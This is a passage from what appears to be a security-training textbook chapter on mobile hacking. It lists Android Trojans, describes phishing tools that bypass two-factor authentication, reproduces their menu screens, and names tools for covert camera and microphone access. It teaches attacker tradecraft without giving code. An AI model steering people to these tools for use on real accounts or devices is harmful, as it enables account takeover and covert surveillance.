Figure 17.39: Working of the GriftHorse Trojan

Some additional Android Trojans are as follows:

- TeaBot
- Android Police Virus
- Octo
- Aberebot
- Xenomorph



OTP Hijacking Tools

AdvPhishing AdvPhishing is a social media phishing tool that assists attackers in **bypassing two-factor** or **OTP authentication**

```
OTP BYPASS PHISHING TOOL  [v 2.0]

[  Follow on Github :- https://github.com/Ignitetch/AdvPhishing  ]

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ >>
|A|D|V|A|N|C|E| |P|H|I|S|H|I|N|G| |2|.|0|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ >>

 Dude Just Select Any Option
---------------------------- > > >

[01] Tiktok                [12] Linkedin-TFO     [23] Wordpress
[02] Facebook-TFO          [13] Hotstar-TFO      [24] Snapchat-TFO
[03] Instagram-TFO         [14] Spotify-TFO      [25] Protonmail-TFO
[04] Uber Eats-TFO         [15] Github-TFO       [26] Stackoverflow
[05] OLA-TFO               [16] IPFinder         [27] ebay-TFO
[06] Google-TFO            [17] Zomato-TFO       [28] Twitch-TFO
[07] Paytm-TFO             [18] PhonePay-TFO     [29] Ajio-TFO
[08] Netflix-TFO           [19] Paypal-TFO       [30] Cryptocurrency/
[09] Instagram-Followers   [20] Telegram-TFO     [31] Mobikwik-TFO
[10] Amazon-TFO            [21] Twitter-TFO      [32] Pinterest
[11] WhatsApp-TFO          [22] Flipcart-TFO/    [99] Exit

[ *** ]      ---------------        [ ]
[ *** ]    What You Want to Choose   > > > > >
```

https://github.com

mrphish mrphish is a bash-based script used for phishing social media accounts with **port forwarding** and **OTP bypassing control**

```
TOOL BY NOOB HACKERS (NITRO)

STATUS [ONLINE]

|-----------------------------------------------------|
|-------------------SELECT OPTIONS--------------------|
|-----------------------------------------------------|
|                                                     |
|                                                     |
|             [1]==> START ATTACK                     |
|             [2]==> DUMPS                            |
|             [3]==> ABOUT                            |
|             [4]==> UPDATE                           |
|             [5]==> EXIT                             |
|                                                     |
|                                                     |
|-----------------------------------------------------|
|---------------------HEY HACKER----------------------|
|-----------------------------------------------------|

[+] SELECT OPTION:
```

https://github.com


OTP Hijacking Tools

- **AdvPhishing**

  Source: *https://github.com*

  AdvPhishing is a social media phishing tool that assists attackers in bypassing two-factor or OTP authentication. AdvPhishing can gain access to the targeted IP address and is compatible with Linux and Termux OS. Attackers deploy AdvPhishing on public networks using NGrok tunnelling and localhost tunnelling.

  As shown in the screenshot, attackers bypass the two-factor authentication of the victim's social media account (Instagram) by authenticating the application using AdvPhishing.




```
OTP BYPASS PHISHING TOOL  [v 2.0]

[  Follow on Github :- https://github.com/Ignitetch/AdvPhishing  ]

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ >>
|A|D|V|A|N|C|E| |P|H|I|S|H|I|N|G| |2|.|0|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ >>

 Dude Just Select Any Option
---------------------------- > > >

[01] Tiktok                [12] Linkedin-TFO     [23] Wordpress
[02] Facebook-TFO          [13] Hotstar-TFO      [24] Snapchat-TFO
[03] Instagram-TFO         [14] Spotify-TFO      [25] Protonmail-TFO
[04] Uber Eats-TFO         [15] Github-TFO       [26] Stackoverflow
[05] OLA-TFO               [16] IPFinder         [27] ebay-TFO
[06] Google-TFO            [17] Zomato-TFO       [28] Twitch-TFO
[07] Paytm-TFO             [18] PhonePay-TFO     [29] Ajio-TFO
[08] Netflix-TFO           [19] Paypal-TFO       [30] Cryptocurrency/
[09] Instagram-Followers   [20] Telegram-TFO     [31] Mobikwik-TFO
[10] Amazon-TFO            [21] Twitter-TFO      [32] Pinterest
[11] WhatsApp-TFO          [22] Flipcart-TFO/    [99] Exit

[ *** ]      ---------------        [ ]
[ *** ]    What You Want to Choose   > > > > >
```

Figure 17.40: Screenshot of AdvPhishing

- **mrphish**

  Source: *https://github.com*

  mrphish is a bash-based script used for phishing social media accounts with port forwarding and OTP bypassing control. This tool works on both rooted and non-rooted Android devices.



```
TOOL BY NOOB HACKERS (NITRO)

STATUS [ONLINE]

|------------------------------------------------------------|
|------------------SELECT OPTIONS----------------------------|
|------------------------------------------------------------|
|                                                            |
|                  [1]==> START ATTACK                       |
|                  [2]==> DUMPS                              |
|                  [3]==> ABOUT                              |
|                  [4]==> UPDATE                             |
|                  [5]==> EXIT                               |
|                                                            |
|------------------------------------------------------------|
|--------------------HEY HACKER------------------------------|
|------------------------------------------------------------|
[+] SELECT OPTION:
```

Figure 17.41: Screenshot of mrphish

Camera/Microphone Hijacking Tools

Stormbreaker StormBreaker can access a device's location, **webcam**, and **microphone** without explicitly **requesting any permissions**

https://www.github.com

CamPhish
https://www.github.com

CamHack
https://www.github.com

E-TOOL
https://github.com

CamOver
http://www.github.com

